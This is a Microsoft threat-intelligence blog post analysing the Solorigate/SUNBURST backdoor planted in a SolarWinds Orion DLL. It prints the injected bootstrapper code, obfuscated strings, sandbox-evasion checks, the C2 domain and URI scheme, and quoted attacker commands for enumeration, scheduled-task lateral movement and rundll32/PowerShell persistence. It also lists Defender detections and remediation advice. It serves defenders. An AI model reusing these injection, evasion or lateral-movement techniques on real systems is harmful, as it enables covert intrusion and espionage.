Analyzing Solorigate, the compromised DLL file that started a sophisticated cyberattack, and how Microsoft Defender helps protect customers | Microsoft Security Blog

By Microsoft Threat Intelligence

Published: 2020-12-18 · Archived: 2026-04-05 13:14:15 UTC

UPDATE: Microsoft continues to work with partners and customers to expand our knowledge of the threat actor behind the nation-state cyberattacks that compromised the supply chain of SolarWinds and impacted multiple other organizations. Microsoft previously used 'Solorigate' as the primary designation for the actor, but moving forward, we want to place appropriate focus on the actors behind the sophisticated attacks, rather than one of the examples of malware used by the actors. Microsoft Threat Intelligence Center (MSTIC) has named the actor behind the attack against SolarWinds, the SUNBURST backdoor, TEARDROP malware, and related components as NOBELIUM. As we release new content and analysis, we will use NOBELIUM to refer to the actor and the campaign of attacks.

We, along with the security industry and our partners, continue to investigate the extent of the Solorigate attack. While investigations are underway, we want to provide the defender community with intelligence to understand the scope, impact, remediation guidance, and product detections and protections we have built in as a result. We have established a resource center that is constantly updated as more information becomes available at https://aka.ms/solorigate.

While the full extent of the compromise is still being investigated by the security industry as a whole, in this blog we are sharing insights into the compromised SolarWinds Orion Platform DLL that led to this sophisticated attack. The addition of a few benign-looking lines of code into a single DLL file spelled a serious threat to organizations using the affected product, a widely used IT administration software used across verticals, including government and the security industry. The discreet malicious codes inserted into the DLL called a backdoor composed of almost 4,000 lines of code that allowed the threat actor behind the attack to operate unfettered in compromised networks.

The fact that the compromised file is digitally signed suggests the attackers were able to access the company's software development or distribution pipeline. Evidence suggests that as early as October 2019, these attackers have been testing their ability to insert code by adding empty classes. Therefore, insertion of malicious code into the *SolarWinds.Orion.Core.BusinessLayer.dll* likely occurred at an early stage, before the final stages of the software build, which would include digitally signing the compiled code. As a result, the DLL containing the malicious code is also digitally signed, which enhances its ability to run privileged actions—and keep a low profile.

In many of their actions, the attackers took steps to maintain a low profile. For example, the inserted malicious code is lightweight and only has the task of running a malware-added method in a parallel thread such that the DLL's normal operations are not altered or interrupted. This method is part of a class, which the attackers

named *OrionImprovementBusinessLayer* to blend in with the rest of the code. The class contains all the backdoor capabilities, comprising 13 subclasses and 16 methods, with strings obfuscated to further hide malicious code.

Once loaded, the backdoor goes through an extensive list of checks to make sure it's running in an actual enterprise network and not on an analyst's machines. It then contacts a command-and-control (C2) server using a subdomain generated partly from information gathered from the affected device, which means a unique subdomain for each affected domain. This is another way the attackers try to evade detection.

With a lengthy list of functions and capabilities, this backdoor allows hands-on-keyboard attackers to perform a wide range of actions. As we've seen in past human-operated attacks, once operating inside a network, adversaries can perform reconnaissance on the network, elevate privileges, and move laterally. Attackers progressively move across the network until they can achieve their goal, whether that's cyberespionage or financial gain.



Figure 1. Solorigate malware infection chain

The challenge in detecting these kinds of attacks means organizations should focus on solutions that can look at different facets of network operations to detect ongoing attacks already inside the network, in addition to strong preventative protection.

We have previously provided guidance and remediation steps to help ensure that customers are empowered to address this threat. In this blog, we'll share our in-depth analysis of the backdoor's behavior and functions, and show why it represents a high risk for business environments. We'll also share details of the comprehensive endpoint protection provided by Microsoft Defender for Endpoint. In another blog, we discuss protections across the broader Microsoft 365 Defender, which integrates signals from endpoints with other domains – identities, data, cloud – to provide coordinated detection, investigation, and remediation capabilities. **Read: Using Microsoft 365 Defender to protect against Solorigate**.

Where it all starts: A poisoned code library

The attackers inserted malicious code into *SolarWinds.Orion.Core.BusinessLayer.dll*, a code library belonging to the SolarWinds Orion Platform. The attackers had to find a suitable place in this DLL component to insert their code. Ideally, they would choose a place in a method that gets invoked periodically, ensuring both execution and persistence, so that the malicious code is guaranteed to be always up and running. Such a suitable location turns out to be a method named *RefreshInternal*.

```
internal void RefreshInternal()
{
    if (Log.get_IsDebugEnabled())
    {
        Log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", (object)engineID);
    }
    try
    {
        if (!OrionImprovementBusinessLayer.IsAlive)
        {
            Thread thread = new Thread(OrionImprovementBusinessLayer.Initialize);
            thread.IsBackground = true;
            thread.Start();
        }
    }
    catch (Exception)
    {
    }
    if (backgroundInventory.IsRunning)
    {
        Log.Info((object)"Skipping background backgroundInventory check, still running");
        return;
    }
    QueueInventoryTasksFromNodeSettings();
    QueueInventoryTasksFromInventorySettings();
    if (backgroundInventory.QueueSize > 0)
    {
        backgroundInventory.Start();
    }
}
```

Figure 2: The method infected with the bootstrapper for the backdoor

```
internal void RefreshInternal()
{
    if (Log.get_IsDebugEnabled())
    {
        Log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", (object)engineID);
    }
    if (backgroundInventory.IsRunning)
    {
        Log.Info((object)"Skipping background backgroundInventory check, still running");
        return;
    }
    QueueInventoryTasksFromNodeSettings();
    QueueInventoryTasksFromInventorySettings();
    if (backgroundInventory.QueueSize > 0)
    {
        backgroundInventory.Start();
    }
}
```

Figure 3: What the original method looks like

The modification to this function is very lightweight and could be easily overlooked—all it does is to execute the method *OrionImprovementBusinessLayer.Initialize* within a parallel thread, so that the normal execution flow of *RefreshInternal* is not altered.

Why was this method chosen rather than other ones? A quick look at the architecture of this DLL shows that *RefreshInternal* is part of the class *SolarWinds.Orion.Core.BusinessLayer.BackgroundInventory.InventoryManager* and is invoked by a

sequence of methods that can be traced back to the *CoreBusinessLayerPlugin* class. The purpose of this class, which initiates its execution with a method named *Start* (likely at an early stage when the DLL is loaded), is to initialize various other components and schedule the execution of several tasks. Among those tasks is *Background Inventory*, which ultimately starts the malicious code.



Figure 4. The inserted malicious code runs within a parallel thread

The functionality of the backdoor resides entirely in the class *OrionImprovementBusinessLayer*, comprising 13 subclasses and 16 methods. Its name blends in with the rest of the legitimate code. The threat actors were savvy enough to avoid give-away terminology like “backdoor”, “keylogger”, etc., and instead opted for a more neutral jargon. At first glance, the code in this DLL looks normal and doesn’t raise suspicions, which could be part of the reason why the insertion of malicious code was undetected for months, especially if the code for this DLL was not frequently updated.

To have some minimal form of obfuscation from prying eyes, the strings in the backdoor are compressed and encoded in Base64, or their hashes are used instead.

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(ZipHelper.Unzip("C07NSU0u
{
    foreach (ManagementObject item in managementObjectSearcher.Get().Cast<ManagementObject>())
    {
        text += "\n";
        text += GetManagementObjectProperty(item, ZipHelper.Unzip("c0ktTi7KLCjJzM8DAA=="));
        text += GetManagementObjectProperty(item, ZipHelper.Unzip("83V0dkxJKUotLgYA"));
        text += GetManagementObjectProperty(item, ZipHelper.Unzip("c/FwDnDNS0zKSU0BAA=="));
        text += GetManagementObjectProperty(item, ZipHelper.Unzip("c/FwDghOLSpLLQIA"));
        text += GetManagementObjectProperty(item, ZipHelper.Unzip("c/EL9sgvLvFLzE0FAA=="));
        text += GetManagementObjectProperty(item, ZipHelper.Unzip("c/ELdsnPTczMCy5NS8usCE5NLErO8C9KSS0CAA=="));
        text += GetManagementObjectProperty(item, ZipHelper.Unzip("c/ELDk4tKkstCk5NLErO8C9KSS0CAA=="));
        text += GetManagementObjectProperty(item, ZipHelper.Unzip("8wxwTEkpSi0uBgA="));
        text += GetManagementObjectProperty(item, ZipHelper.Unzip("8wwILk3KSy0BAA=="));
        text += GetManagementObjectProperty(item, ZipHelper.Unzip("c0lNSyzNKfEMcE8sSS1PrAQA"));
    }
    return text;
}
```

Figure 5: Example of obfuscated strings

Initial reconnaissance

The *Initialize* method is the de facto execution entry point of the backdoor. It carries out several checks to verify that it is running in a real victim's environment:

- It verifies that the process hosting the malicious DLL is named *solarwinds.businesslayerhost.exe*
- It checks that the last write-time of the malicious DLL is at least 12 to 14 days earlier
- It delays execution by random amounts of time
- It verifies that the domain name of the current device meets the following conditions:
  - The domain must not contain certain strings; the check for these strings is implemented via hashes, so at this time the domain names that are block-listed are unknown
  - The domain must not contain "solarwinds"
  - The domain must not match the regular expression *(?i)([^a-z]|^)(test)([^a-z]|$)*, or in simpler terms, it must not look like a test domain
- It checks that there are no running processes related to security-related software (e.g., *Windbg, Autoruns, Wireshark*)
- It checks that there are no drivers loaded from security-related software (e.g., *groundling32.sys*)
- It checks that the status of certain services belonging to security-related software meets certain conditions (e.g., *windefend, sense, cavp*)
- It checks that the host "api.solarwinds.com" resolves to an expected IP address

If any of these checks fail, the backdoor terminates. All these inspections are carried out to avoid exposing the malicious functionality to unwanted environments, such as test networks or machines belonging to SolarWinds.

The backdoor

After the extensive validation described above, the backdoor enters its main execution stage. At its core, the backdoor is a very standard one that receives instructions from the C2 server, executes those instructions, and sends back information. The type of commands that can be executed range from manipulating of registry keys, to creating processes, and deleting files, etc., effectively providing the attackers with full access to the device, especially since it's executing from a trusted, signed binary.

In its first step, the backdoor initiates a connection to a predefined C2 server to report some basic information about the compromised system and receive the first commands. The C2 domain is composed of four different parts: three come from strings that are hardcoded in the backdoor, and one component is generated dynamically based on some unique information extracted from the device. This means that every affected device generates a different subdomain to contact (and possibly more than one). Here's an example of a generated domain:



Figure 6: Dynamically generated C2 domain

The dynamically generated portion of the domain is the interesting part. It is computed by hashing the following data:

- The physical address of the network interface
- The domain name of the device
- The content of the *MachineGuid* registry value from the key *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography*

The backdoor also generates a pseudo-random URI that is requested on the C2 domain. Like the domain, the URI is composed using a set of hardcoded keywords and paths, which are chosen partly at random and partly based on the type of HTTP request that is being sent out. Possible URIs that can be generated follow these formats:

- pki/crl/<*random components*>.crl, where <*random components*> can be numbers and one of the following strings:
    - "-root"
    - "-cert"
    - "-universal_ca"
    - "-ca"
    - "-primary_ca"
    - "-timestamp"
    - "-global"
    - "-secureca"
- fonts/woff/<*random components*>-webfont<*random component*>.woff2 or fonts/woff/<*random components*>.woff2, where the <*random components*> can be numbers and one or more of the following strings:
    - "Bold"
    - "BoldItalic"
    - "ExtraBold"
    - "ExtraBoldItalic"
    - "Italic",
    - "Light"
    - "LightItalic"

  - “Regular”
  - “SemiBold”
  - “SemiBoldItalic”
  - “opensans”
  - “noto”
  - “freefont”
  - “SourceCodePro”
  - “SourceSerifPro”
  - “SourceHanSans”
  - “SourceHanSerif”
- swip/upd/<*random components*>, where <*random components*> can be one or more of the following strings:
  - “SolarWinds”
  - “.CortexPlugin”
  - “.Orion”
  - “Wireless”
  - “UI”
  - “Widgets”
  - “NPM”
  - “Apollo”
  - “CloudMonitoring”
  - “Nodes”,
  - “Volumes”,
  - “Interfaces”,
  - “Components”
- swip/Upload.ashx
- swip/Events

Here are examples of final URLs generated by the backdoor:

- *hxxps://3mu76044hgf7shjf[.]appsync-api[.]eu-west-1[.]avsvmcloud[.]com /swip/upd/Orion[.]Wireless[.]xml*
- *hxxps://3mu76044hgf7shjf[.]appsync-api[.]us-east-2[.]avsvmcloud[.]com /pki/crl/492-ca[.]crl*
- *hxxps://3mu76044hgf7shjf[.]appsync-api[.]us-east-1[.]avsvmcloud[.]com /fonts/woff/6047-freefont-ExtraBold[.]woff2*

Finally, the backdoor composes a JSON document into which it adds the unique user ID described earlier, a session ID, and a set of other non-relevant data fields. It then sends this JSON document to the C2 server.

```
{
  "userId":"<redacted>",
  "sessionId":"<redacted>",
  "steps":
  [
      {
      "Timestamp":"/Date(1608133889936)/",
      "Index":1234,
      "EventType":"Orion",
      "EventName":"EventManager",
      "DurationMs":100,
      "Succeeded":true,
      "Message":"uejRz1wj+1pI1wVrHMoc+EIFv21JudmgLA=="
      },
      {
      "Timestamp":"/Date(1608133890369)/",
      "Index":1235,
      "EventType":"Orion",
      "EventName":"EventManager",
      "DurationMs":100,
      "Succeeded":true,
      "Message":"4HvaCflKKpdq7o87SXVF+6w="
      }
  ]
}
```


Figure 7: Example of data generated by the malware

If the communication is successful, the C2 responds with an encoded, compressed buffer of data containing commands for the backdoor to execute. The C2 might also respond with information about an additional C2 address to report to. The backdoor accepts the following commands:

- Idle
- Exit
- SetTime
- CollectSystemDescription
- UploadSystemDescription
- RunTask
- GetProcessByDescription
- KillTask
- GetFileSystemEntries
- WriteFile
- FileExists
- DeleteFile
- GetFileHash
- ReadRegistryValue
- SetRegistryValue
- DeleteRegistryValue
- GetRegistrySubKeyAndValueNames
- Reboot
- None

In a nutshell, these commands allow the attackers to run, stop, and enumerate processes; read, write, and enumerate files and registry keys; collect and upload information about the device; and restart the device, wait, or exit. The command *CollectSystemDescription* retrieves the following information:

- Local Computer Domain name
- Administrator Account SID
- HostName
- Username
- OS Version
- System Directory
- Device uptime
- Information about the network interfaces

Resulting hands-on-keyboard attack

Once backdoor access is obtained, the attackers follow the standard playbook of privilege escalation exploration, credential theft, and lateral movement hunting for high-value accounts and assets. To avoid detection, attackers renamed Windows administrative tools like *adfind.exe* which were then used for domain enumeration.

```
C:\Windows\system32\cmd.exe /C csrss.exe -h breached.contoso.com -f (name=”Domain Admins”) member -list | csrss.exe -h breached.contoso.com -f objectcategory=* > .\Mod\mod1.log
```

Lateral movement was observed via PowerShell remote task creation, as detailed by FireEye and Volexity:

```
$scheduler = New-Object -ComObject (“Schedule.Service”);$scheduler.Connect($env:COMPUTERNAME);$folder = $scheduler.GetFolder(“\Microsoft\Windows\SoftwareProtectionPlatform”);$task = $folder.GetTask(“EventCacheManager”);$definition = $task.Definition;$definition.Settings.ExecutionTimeLimit = “PT0S”;$folder.RegisterTaskDefinition($task.Name,$definition,6,”System”,$null,5);echo “Done”
C:\Windows\system32\cmd.exe /C schtasks /create /F /tn “\Microsoft\Windows\SoftwareProtectionPlatform\EventCacheManager” /tr “C:\Windows\SoftwareDistribution\EventCacheManager.exe” /sc ONSTART /ru system /S [machine_name]
```

Persistence is achieved via backdoors deployed via various techniques:

1. PowerShell:

Powershell -nop -exec bypass -EncodedCommand

The –EncodedCommand, once decoded, would resemble:

Invoke-WMIMethod win32_process -name create -argumentlist ‘rundll32 c:\windows\idmu\common\ypprop.dll _XInitImageFuncPtrs’ -ComputerName WORKSTATION

2. Rundll32:

C:\Windows\System32\rundll32.exe C:\Windows\Microsoft.NET\Framework64\[malicious .dll file], [various exports]

With Rundll32, each compromised device receives a unique binary hash, unique local filesystem path, pseudo-unique export, and unique C2 domain.

The backdoor also allows the attackers to deliver second-stage payloads, which are part of the Cobalt Strike software suite. We continue to investigate these payloads, which are detected as Trojan:Win32/Solorigate.A!dha, as the situation continues to unfold.

Microsoft Defender for Endpoint product and hardening guidance

Supply chain compromise continues to be a growing concern in the security industry. The Solorigate incident is a grave reminder that these kinds of attacks can achieve the harmful combination of widespread impact and deep consequences for successfully compromised networks. We continue to urge customers to:

- Isolate and investigate devices where these malicious binaries have been detected
- Identify accounts that have been used on the affected device and consider them compromised
- Investigate how those endpoints might have been compromised
- Investigate the timeline of device compromise for indications of lateral movement

Hardening networks by reducing attack surfaces and building strong preventative protection are baseline requirements for defending organizations. On top of that, comprehensive visibility into system and network activities drive the early detection of anomalous behaviors and potential signs of compromise. More importantly, the ability to correlate signals through AI could surface more evasive attacker activity.

Microsoft Defender for Endpoint has comprehensive detection coverage across the Solorigate attack chain. These detections raise alerts that inform security operations teams about the presence of activities and artifacts related to this incident. Given that this attack involves the compromise of legitimate software, automatic remediation is not enabled to prevent service interruption. The detections, however, provide visibility into the attack activity. Analysts can then use investigation and remediation tools in Microsoft Defender Endpoint to perform deep investigation and additional hunting.

Microsoft 365 Defender provides visibility beyond endpoints by consolidating threat data from across domains – identities, data, cloud apps, as well as endpoints – delivering coordinated defense against this threat. This cross-domain visibility allows Microsoft 365 Defender to correlate signals and comprehensively resolve whole attack chains. Security operations teams can then hunt using this rich threat data and gain insights for hardening networks from compromise. **Read: Using Microsoft 365 Defender to protect against Solorigate**.



Figure 8. Microsoft Defender for Endpoint detections across the Solorigate attack chain

Several Microsoft Defender for Endpoint capabilities are relevant to the Solorigate attack:

Next generation protection

Microsoft Defender Antivirus, the default antimalware solution on Windows 10, detects and blocks the malicious DLL and its behaviors. It quarantines malware, even if the process is running.

Detection for backdoored SolarWinds.Orion.Core.BusinessLayer.dll files:

- Trojan:MSIL/Solorigate.BR!dha

Detection for Cobalt Strike fragments in process memory and stops the process:

- Trojan:Win32/Solorigate.A!dha
- Behavior:Win32/Solorigate.A!dha

Detection for the second-stage payload, a cobalt strike beacon that might connect to infinitysoftwares[.]com.

- Trojan:Win64/Solorigate.SA!dha

Detection for the PowerShell payload that grabs hashes and SolarWinds passwords from the database along with machine information:

- Trojan:PowerShell/Solorigate.H!dha



Figure 9. Microsoft Defender for Endpoint prevented malicious binaries

Endpoint detection and response (EDR)

Alerts with the following titles in the Microsoft Defender Security Center and Microsoft 365 security center can indicate threat activity on your network:

- SolarWinds Malicious binaries associated with a supply chain attack
- SolarWinds Compromised binaries associated with a supply chain attack
- Network traffic to domains associated with a supply chain attack

Alerts with the following titles in the Microsoft Defender Security Center and Microsoft 365 security center can indicate the possibility that the threat activity in this report occurred or might occur later. These alerts can also be associated with other malicious threats.

- ADFS private key extraction attempt
- Masquerading Active Directory exploration tool
- Suspicious mailbox export or access modification
- Possible attempt to access ADFS key material
- Suspicious ADFS adapter process created



Figure 10. Microsoft Defender for Endpoint detections of suspicious LDAP query being launched and attempted ADFS private key extraction

Details

Possible attempt to access ADFS key material

High New

See in timeline Link to another incident Assign to me Create a suppression rule ...

Alert description

An attempt was made to access a sensitive object in Active Directory over LDAP by a process who does not typically perform this action. This object contains key material that is used to secure Active Directory Federation Services (ADFS). The key material can be used to decrypt secrets held on ADFS servers.

Recommended actions

1. ADFS key material can be accessed for legitimate purposes. Was this active directory object accessed legitimately?
Scrutinize the process who made the LDAP query - is it related to known, recognised ADFS administrative activity.
Is the account who performed this action expected to be performing ADFS administrative activity. Does the owner of the account recognise this activity?
Check the role of the machine that this query was executed from - is this host part of ADFS infrastructure and expected to be performing this action.
2. If the activity is identified as suspicious, was the key material retrieved successfully?

The ACL applied to the key object in active directory means that typically, it can only be successfully queried by a member of Domain Admins, Enterprise Admins, Key Admins, the ADFS service account, or a member of the local administrators group of the ADFS server. If this query was executed by an account who is a member of one of these groups it is likely that the key material was successfully accessed.

3. Check for other suspicious activity executed on machines that belong to your ADFS farm. Look for other suspicious activity executed by the account who performed the LDAP query and on the machine it was executed from. Analyze activity by the process who performed the lookup for other suspicious actions.

read less

Figure 11. Microsoft Defender for Endpoint alert description and recommended actions for possible attempt to access ADFS key material

Our ability to deliver these protections through our security technologies is backed by our security experts who immediately investigated this attack and continue to look into the incident as it develops. Careful monitoring by experts is critical in this case because we're dealing with a highly motivated and highly sophisticated threat actor. In the same way that our products integrate with each other to consolidate and correlate signals, security experts and threat researchers across Microsoft are working together to address this advanced attack and ensure our customers are protected.

Threat analytics report

We published a comprehensive threat analytics report on this incident. Threat analytics reports provide technical information, detection details, and recommended mitigations designed to empower defenders to understand attacks, assess its impact, and review defenses.

